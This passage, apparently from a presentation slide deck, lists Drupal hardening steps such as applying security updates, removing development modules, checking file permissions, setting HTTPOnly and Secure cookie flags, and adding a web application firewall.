
Check that you are seeing messages in the syslog by using

tail /var/log/drupal.log



remote log management

- Configure Monitoring and Alerts





Drupal security checklist

5. Make sure that Development modules are not installed on production applications.
 - Remember Devel and Masquerade?



Drupal security checklist

6. Review and apply all available security updates as soon as possible.

 • There is a security update available for your version of Drupal. To ensure the security of your server, you should update immediately! See the [available updates](#) page for more information and to install your missing updates.

• There are security updates available for one or more of your modules or themes. To ensure the security of your server, you should update immediately! See the [available updates](#) page for more information and to install your missing updates.

Available updates

Last checked: 3 min 13 sec ago [\(Check manually\)](#)


Drupal core

Drupal core  6.20	Security update required! 
Recommended version: 6.22  (2011-May-25)	Download  Release notes 
Security update: 6.21  (2011-May-25)	Download  Release notes 
Includes: Block, Color, Comment, Contact, Database logging, Filter, Help, Menu, Node, PHP filter, Path, Search, Statistics, System, Taxonomy, Update status, Upload, User	



security updates

- Set up alerts within Drupal



The screenshot shows the 'Configure site | Drupal' page in Mozilla Firefox. The URL in the address bar is 127.0.0.1/d7/install.php?profile=standard&locale=en. The page displays configuration options for the site's time zone and update notifications.

Default time zone: America/Denver: Monday, November 25, 2013 - 21:45 -0700

By default, dates in this site will be displayed in the chosen time zone.

UPDATE NOTIFICATIONS:

- Check for updates automatically
- Receive e-mail notifications

The system will notify you when updates and important security releases are available for installed components. Anonymous information about your site is sent to [Drupal.org](#).

Save and continue



security update notifications

- <http://lists.drupal.org/mailman/listinfo/security-news>
- <https://drupal.org/security/rss.xml>
- <https://drupal.org/security/contrib/rss.xml>
- <https://drupal.org/security/psa/rss.xml>

security-news	Inbox	[Security-news] SA-CONTRIB-2013-051 - Services - Cross site request forgery (CSRF) - 05 * Security risk: M	1:08 pm
security-news	Inbox	[Security-news] SA-CONTRIB-2013-050 - Webform - Cross Site Scripting (XSS) - 29 * Security risk: Moderate	May 29
security-news	Inbox	[Security-news] SA-CONTRIB-2013-049 - Node access user reference - Access Bypass - 29 * Security risk: M	May 29
security-news	Inbox	[Security-news] SA-CONTRIB-2013-048 - Edit Limit - Access Bypass - 29 * Security risk: Moderately critical	May 29
security-news	Inbox	[Security-news] SA-CONTRIB-2013-047 - Google Authenticator login - Access Bypass - 15 * Security risk: Moderate	May 15
security-news	Inbox	[Security-news] SA-CONTRIB-2013-034 - Node Parameter Control - Access Bypass - 13 * Security risk: Critical	Mar 13



Drupal security checklist

7. Disallow untrusted user roles from creating content using HTML (filtered / unfiltered) to avoid JavaScript inclusion. Also explicitly disallow PHP code execution.
 - While limited HTML is recommended by the Drupal community, a skilled attacker may still bypass these restrictions and attack a site or its users via user-generated content.
 - Be careful with what HTML entities are explicitly allowed...



Drupal security checklist

8. Check file permissions; verify there are no unintentional world-writeable files.

The screenshot shows the Drupal administrative interface. At the top, there is a navigation bar with links: Home, Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports (which is highlighted), Help, Hello admin, and Log out. Below the navigation bar, there are links for Add content and Find content, and a button for Edit shortcuts. On the left side, there is a sidebar with a logo and a 'Home' link. The main content area has a title 'Web server file system permissions'. It contains a warning message: 'It is dangerous to allow the web server to write to files inside the document root of your server. Doing so could allow Drupal to write files that could then be executed. An attacker might use such a vulnerability to take control of your site. An exception is the Drupal files, private files, and temporary directories which Drupal needs permission to write to in order to provide features like file attachments.' Below this, there is another message: 'In addition to inspecting existing directories, this test attempts to create and write to your file system. Look in your security_review module directory on the server for files named file_write_test.YYYYMMDDHHMMSS and for a file called IGNOREME.txt which gets a timestamp appended to it if it is writeable.' On the right side of the main content area, there are two buttons: 'Log out' and 'Edit CSS'.



Drupal security checklist

9. Implement CAPTCHA or a similar mechanism in front of user-registration and login forms.

- Assure that this is not configured to allow authentication/registration attempts following an initial successful CAPTCHA completion.
- This will also help mitigate the creation of accounts by a botnet and deter subsequent comment spam.



Drupal security checklist

10. Install and run the Security Review module

- https://drupal.org/project/security_review
- Verify and resolve any uncovered issues.
- Install Paranoia if you are especially security conscious...
 - <https://drupal.org/project/paranoia>



Drupal security checklist

11. Regularly check the site's status report page and resolve any open issues.

The screenshot shows the Drupal 7 administration interface. At the top, there is a navigation bar with links for Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports (which is highlighted), Help, Hello admin, and Log out. Below the navigation bar, there are links for Add content and Find content, and a button for Edit shortcuts. On the right side of the header, there are links for My account and Log out. The main content area has a dark blue header with the text "Status report" and a plus sign icon. Below the header, there is a breadcrumb trail: Home » Administration » Reports. The main content area contains text explaining the purpose of the status report: "Here you can find a short overview of your site's parameters as well as any problems detected with your installation. It may be useful to copy and paste this information into support requests filed on drupal.org's support forums and project issue queues." At the bottom of the status report page, there is a footer bar with the text "Drupal 7.24". To the right of the status report area, there is a vertical sidebar with a close button and a "Edit CSS" link.



Drupal security checklist

12. Assure that the `HTTPOnly` flag is set to protect user sessions from attacks such as XSS.

- Whenever possible, implement the `Secure` Flag as well, so session tokens are not inadvertently passed in plain text over HTTP.



Drupal security checklist


13. Implement additional layers of application protection

- PHP IDS
 - <https://phpids.org/>
 - Drupal Module: <https://drupal.org/project/phpids>
- Mod Security
 - <http://www.modsecurity.org/>
- Commercial Web Application Firewall's (WAF) and Intrusion Detection/Prevention (IDS / IPS) appliances



Drupal security checklist

14. Assure there are no resident phpinfo files /
phpmyadmin installations / etc. accessible to users...





closing thoughts...

- Do your research
- Stay on top of your application's security
- Update early and often
- Leverage assistance when necessary
- Listen to Greg. ;-)



SIEM 2.0 | See what you're missing